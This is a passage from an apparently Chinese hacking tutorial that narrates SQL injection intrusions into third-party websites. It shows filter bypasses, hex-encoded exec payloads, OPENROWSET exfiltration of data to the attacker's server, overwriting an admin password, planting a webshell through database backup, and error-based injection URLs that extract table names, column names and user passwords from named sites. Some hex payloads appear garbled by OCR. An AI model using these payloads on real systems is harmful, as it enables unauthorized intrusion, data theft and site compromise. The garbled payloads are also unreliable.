一般人测试注射喜欢在后面加个引号，我比较习惯先随便加两个字母，看看是不是限制了纯数字的注入。如果是纯数字，我就不浪费时间了，结果如图 263，看来注射是存在的，and 1=1 之后，防注提示出来了，如图 264。



图 264




图 263

看样子不像是通用防注入程序，感觉是自己写的函数，试了一下 cookie 注射，果然不行。在 url 后面直接跟个 and 呢？没有过滤，语句出错了，带空格过滤很容易绕过，试一下 **/**/and/**/1=1**，成功了，如图 265，于是就开始注射了。

SHELL INJIECTION 这个是我自己写的注射工具，用起来有点麻烦，不支持暴力猜解，不过对付一些非常规的注射点比较好用。填好参数就开始了，先从 sysobjects 里猜表试试，结果郁闷的事情又发生了，如图 266。




图 265

真奇怪，我明明已经选了用 /**/ 来代替引号，怎么还是被过滤了？找了半天，原来是单独过滤了 **where** 关键字，另外还过滤了“**char**(”函数。char 是带“(”一起过滤的，只要在中间插入分隔



图 266

免责E 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

符，如“char/**/(”的形式就可以绕过，我的工具里有这个功能。但是where是不带空格或者标记过滤的，试了下，不用where的sql语句可以正常执行，如图267。

```
icrosoft OLE DB Provider for SQL Server 错误 '80040e07'

将 nvarchar 值 ''Back'' 转换为数据类型为 int 的列时发生语法错误。

/ppca/MoreLog.asp，行 29
```

图267

但是这样的话就只能取第一行数据了，来试试union吧，union正常执行的话应该能取得所有行。order by xx取得一共select了12列，and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12取得显示数据的字段一共有1，7，9，11几列。但是union一下，又出问题了，如图268。

```
icrosoft OLE DB Provider for SQL Server 错误 '80040e07'

将 nvarchar 值 ''Back'' 转换为数据类型为 int 的列时发生语法错误。

/ppca/MoreLog.asp，行 29
```

图268

跟暴错模式的结果一模一样，真奇怪，因为已经用and 1=2把前面的结果集置空了，照理说不应该出数据类型不兼容的问题啊？因为看不到代码，你也不会知道程序里是怎么处理语句的，那边作了什么手脚。

接着用字典来扫一下表，如果运气好的话，取到第一个管理员的密码就可以直接进去了。结果一个都没扫出来，看来常规的方法是没办法搞了。

这时我想起昨晚通宵都在写的shell injection 2.0版本，里面我新加入了一个mssql环境注射用openrowset函数来取数据的功能，虽然工具还没全部完成，但是已经基本上可以用了。

于是传到Webshell上，没想到报错了，原来这个版本是用aspx写的，虚拟机里是.net 2.0环境，没有测试.net 1.1下的兼容问题。手上几个支持aspx的Webshell都是1.1的，一时半会我也懒得改了，先在虚拟机里凑合用吧。这时候我开了个vpn，设置好openrowset的参数，如图269，然后点“确定”，一看回显，又郁闷了，如图270。



图269

不知道遇到什么错误了，去数据库里看一下，内容确实没发送过去。现在怎么办呢？经验告诉我，很多时候遇到这种情况，换个注射点就OK了。于是重新去首页晃荡，找了几个点都不好，这时看到首页右上角的搜索框，随便输个关键字，回显正常，后面跟个'，出错了，如图271。

看看，语句都暴出来了！后来发现，只要执行出错就会显示这个提示信息，而不是关键字被过滤。OK，语句出来了就不用费尽心思去猜了，我们来看参数。在首页按鼠标右键，选择“查看源码”，如图272。

可以看到，参数名是SearchKeyValue，表单是post的。试试get方式传递的参数能收到吗？直接输入http://www.fillxxx.com/jianzhi/jianzhi.asp?SearchKeyValue=厦门，回显正常。再输入http://www.

每月及時觀看热门月刊書籍
就上溜客安全网www.176ku.com
bbs.hh010.com
免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com




图 270




图 271




图 272

免责[illegible]本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

fillxxx.com/jianzhi/jianzhi.asp?SearchKeyValue=厦门%25')--，也正常。

填好参数开始吧，向远程数据库里发送本地数据的语句如下：

```
insert openrowset('sqloledb','server=xxx.xxx.xxx.xxx;uid=xx;pwd=xx','select * from tempdb..#tmp')select top 100 [name] from [sysobjects] where xtype='u'
```

因为过滤了很多东西，所以转成16进制，然后发送，效果如图273。

```
declare @a varchar(4000);set @a=0x696E73657274206F70656E726F7773657428277316C6F6C656462272C277365727665723D3132332E3134352E3139332E3138363B7569643D73613B7077643D6D7373716C272C2773656C656374202A2066726F6D2074656D7064622E2E74656D70272973656C65637420746F702031303020506B6E616D655D2066726F6D205B7379736F626A656374735D20776865726520787479706536D277527;exec(@a)--
```

经过了重重的曲折，终于把表暴出来了，然后看到管理表是ppca_admin，难怪刚才字典没猜到。然后一路下去，猜列、猜内容……如图274。



图273

嘿嘿，密码暴出来了哈，去了几个破md5的站点都没破开。算了，直接update他密码吧，进去后给他改回来就行了。构造语句**"update ppca_admin set password='49ba59abbe56e057' where username='admin'"**，其中的49ba59abbe56e057是123456的md5值。将语句全部转换为16进制，即：

```
declare @a varchar(255);set @a= 0x757064617465207070636315F61646D696E207365742070617373776F72643D272034396261353961626265353665303537272076865726520757365726E616D653D2761646D696E27;exec (@a)
```

提交一下，然后重新取数据，如图275。

可以看到，密码已经成功改掉了，于是登录后台，密码错误……。看来密码不是标准的md5，那就不从后台下手了，列目录直接备份吧。

列了半天目录，找到了好几个Web路径，都不是这个站的，郁闷……说不定是Web跟数据库分离了，对了，先看下权限吧，如图276。




图274

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

竟然是个sa！真失败，开始一直都没去看，如果一切顺利的话，就直接加个账号进3389了。扫一下端口，只开了21、80和3306（后来重新扫的时候居然开1433了，真诡异），没有1433，有可能是分离了，但也有可能是被防火墙阻止。

既然是sa，运行ipconfig看看吧。利用Xp_cmdshell执行一下ipconfig，然后去猜数据，结果为空-_-，郁闷。尝试用sp_oacreate和沙盒执行，都失败了；尝试恢复xp_cmdshell也一样，因为asp执行mssql语句，分



图275




图276

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

号后面的语句出错是不会有提示的，所以也没办法知道问题在哪里。

怎么办呢？有个办法，用openrowset弹回来连自己的机子，就可以抓到对方的ip了，不过这样也会暴露自己的ip。不管这么多了，关掉vpn，然后反弹连接自己，如图277，看到他的ip了，嘿嘿，反查一下，如图278。




图277

一共30多个站呢，不过都是他自己的，不是虚拟主机。注意被选中的那个，原来Web跟data没有分离，我信心大增，重新列一下目录，最后发现e:\fillsky\下的wwwroot和wwwroot2这两个目录比较可疑（刚才都列到G盘了，咋就没发现呢，我汗～）。

先列一下wwwroot，然后在里面选了几个名字比较生僻的文件去跟网站里的对照，发现文件都存在，嘿嘿，看来就是它了，备份一下试试。setp1、setp2、setp3、setp4……备份完成，现在你可以访问你的Webshell了。打开试试，暴404错误，郁闷，重新列下目录，如图279。




图278

发现是成功备份进去了的，看来这个不是Web目录，那另外那个wwwroot2呢？懒得列了，直接备份吧，setp1、setp2、setp3、setp4……备份完成，现在你可以访问你的Webshell了，如图280。



图279




图280

哈！终于成功搞到Webshell了，传个大马上去，到处看了下，原来mssql账号不是sa，怪不得刚才cmdshell什么都不行。但不是sa为什么user显示的是dbo呢？真奇怪，遇到过几次了，貌似没什么可以提权的地方，也没找到mysql root什么的。用目录探针扫到一个pcAnywhere的目录，如图281。

Pcanywhere的高版本貌似不能直接从cif里读密码了，而且我这边也没装客户端，算了，就这样吧，提权也不是我的专长，就不继续了。

Db_owner权限的入侵就讲到这里了，下面讲讲public权限下的入侵。Public权限下如何使用存储过程呢？在public权限下，我们依然可以用xp_dirtree来列目录，但不能建表，无法备份得shell，不过至少可以通过这种方法得到一些敏感目录及文件。除此之外，一直到现在为止我都没有提到的就是猜表猜后台了，在MSSQL中可不像ACCESS那样需要你的经验一个一个的猜表哦，如果有回显错误，我们可以一一通过MSSQL中的information_schema来得到所有的表名、列名和相应的内容。




图281

我们一起来操作演练下吧，得到当前的表及相应的列，可以使用having 1=1--，如提交如下

免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

URL：

```
http://www.test.com.tw/driver.asp?m_id=1%20having%201=1--
```



图 282

返回的信息如图 282。

给大家演示的是一个台湾站，由于编码问题所以显示的是乱码，但这丝毫不影响我们从这些错误中得到信息。仔细看就会发现有“mycat.id”这样的字眼，说明存在 mycat 这个表，并且这个表中有一个 id 列名。那如何取得当前表中其它的列呢？那就要配合 group by 了，我们提交如下 URL：

```
http://www.test.com.tw/driver.asp?m_id=1%20group%20by%20mycat.id%20having%201=1--
```

得到的结果如图 283。

呵呵，又得到了当前表的一个列了。我们就这样再提交如下 URL：

```
http://www.test.com.tw/driver.asp?m_id=1%20group%20by%20mycat.id,mycat.c_name%20having%201=1--
```




图 283

以此类推，一直得到所有当前表的列为止。好学的你会问了，我们得到的是当前的表和列，那其它的表和列呢？呵呵，不急，不是还有 information_schema 吗？我们来试一试这个系统表的威力。我们提交如下 URL：

```
http://www.test.com.tw/driver.asp?m_id=1%20and%201=convert(int,(select%20top%201%20table_name%20from%20information_schema.tables))--
```




图 284




图 285

以上语句就是通过 convert 函数使其报错并得到当前第一个表，我得到的信息如图 284。

看到没，第一个表名为 Ch_sub，那么如何继续查找第二个甚至第三个呢？我们接着提交如下 URL：

```
http://www.test.com.tw/driver.asp?m_id=1%20and%201=convert(int,(select%20top%201%20table_name%20from%20information_schema.tables%20where%20table_name%20not%20in%20(%27Ch_sub%27)))--
```




图 286

得到的信息如图 285。

咦，怎么没有预期的表出现呢？是的，这里我也感觉到奇怪，可能做了某些限制吧，或者只有这一个表？不过不要紧，普通情况下是可以暴出其它表的，我们再换一个点试一下，提交如下 URL：

```
http://www.test.ir/En/Subject.asp?ID=4%20and%201=convert(int,(select%20top%201%20table_name%20from%20information_schema.tables))
```




图 287

很顺利的得到第一个表，如图 286。

我们再提交如下 URL：

```
http://www.test.ir/En/Subject.asp?ID=4%20and%201=convert(int,(select%20top%201%20table_name%20from%20information_schema.
```


免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

tables%20where%20table_name%20not%20in%20(%27tblcounter%27))

怎么样，又出来了一个表吧？如图287。

剩余的表如何得到呢？不急，我们接着提交如下URL：

```
http://www.test.ir/En/Subject.asp?ID=4%20and%201=convert(int,(select%20top%201%20table_name%20from%20information_schema.tables%20where%20table_name%20not%20in%20(%27tblcounter%27,%27BackUp2-SearchFirst%27)))
```




图288

返回结果如图288。

依此类推，我们就可以得到所有表的权限。这个方法就和普通的猜表有效率多了，啊D的MSSQL专用检测表段就是这样，比起手工来速度更快，如图289，是猜解出来的结果。




图289

我们继续吧，刚才来了一个小插曲。最后当我提交如下URL的时候发现报错了，也就是说所有的列名都出来了：

```
http://www.test.ir/En/Subject.asp?ID=4%20and%201=convert(int,(select%20top%201%20table_name%20from%20information_schema.tables%20where%20table_name%20not%20in%20(%27tblcounter%27,%27BackUp2-SearchFirst%27,%20%27BackUp-SearchFirst%27,%20%27Count_En%27,%27dtproperties%27,%27foofoofoo%27,%20%27pdfEn%27,%27sysconstraints%27,%20%27syssegments%27,%27TblJCR%27,%20%27tblJournal%27,%27tblJournalList%27,%27tblPaper%27,%20%27tblReferBook%27,%20%27tblReferCD%27,%20%27tblReferEncyclopedia%27,%27tblReferFinal%27,%27tblReferJournal%27,%20%27tblReferNewsPaper%27,%27tblReferPaperBook%27,%27tblReferSeminar%27,%27tblReferSite%27,%27tblSelWebsite%27,%20%27tblSeminar%27,%27tblSeminarList%27,%27tblSPaper%27,%20%27tblSubject%27,%27VCInt_Paperinfo%27,%27viewWriterPaperNew%27,%27tblSubmit%27,%20%27tblSubmitPaper%27,%20%27tblSubmitTrace%27,%27tblSWriter%27,%20%27tblSWriterBank%27,%27tblTableID%27,%20%27tblTypeJournal%27,%27tblWriter%27,%27tblWriterBank%27,%27Users%27,%27V_PaperJournal_OF%27,%20%27V_PaperJournal_To%27,%20%27View_ShowPaper%27,%27VIEW_tblJournal_tblJournalList%27,%27View_tblJournal_tblTypeJournal%27,%27VIEW_tblPaper_tblJournalList_tblJournal%27,%20%27VIEW_tblSPaper_tblSeminar%27,%20%27VIEW_TblSwriter_TblSPaper_TblSwriterBank%27,%20%27VIEW_Tblwriter_TblPaper_TblwriterBank%27,%20%27viewAlltrimJournal%27,%20%27ViewAlltrimPaper%27,%27viewAlltrimSeminar%27,%27ViewAlltrimSPaper%27,%20%27viewAlltrimSWriter%27,%27viewAlltrimWriter%27,%27viewDefaultJournal%27,%27viewJournalList%27,%27viewPaper%27,%27viewSearchFirst%27,%20%27viewSearchPaper%27,%27viewSubmit%27,%27viewWriterPaper%27))
```

注意到没有，里面有一个Users的表，这个表里的数据应该比较敏感了，我们下一步要做的就是得到这个表里的列名。如何做呢？我们提交如下URL：

```
http://www.test.ir/En/Subject.asp?ID=4%20and%201=convert(int%20,(select%20top%201%20column_name%20from%20information_schema.columns%20where%20table_name=%27Users%27))
```




图290

得到的返回信息如图290。

很好，暴出了第一个列名，接着暴第二个吧，再次提交如下URL：

```
http://www.test.ir/En/Subject.asp?ID=4%20and%201=convert(int%20,(select%20top%201%20column_name%20from%20information_schema.columns%20where%20table_name=%27Users%27%20and%20column_name%20not%20in%20(%27ID%27)))
```




图291

第二个也出来了，如图291。

免责[redacted]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

看看第三个表是什么，提交如下URL：

```
http://www.test.ir/En/Subject.asp?ID=4%20and%201=convert(int%20,(select%20top%201%20column_name%20from%20information_schema.columns%20where%20table_name=%27Users%27%20and%20column_name%20not%20in%20(%27ID%27,%20%27UserName%27)))
```

心爱的password也出来啦！如图292。

如果你还想得到这个表里的其它列名，那么可以按照上面的方法接着往下进行，我这里就不演示了，因为关键性的三个列已经出来了。接下来，我们要做的就是把这三个列的值全部取出来，不管ID了，直接对UserName取值，提交如下URL：

```
http://www.test.ir/En/Subject.asp?ID=4%20and%201=convert(int%20,(select%20top%201%20UserName%20from%20Users))
```

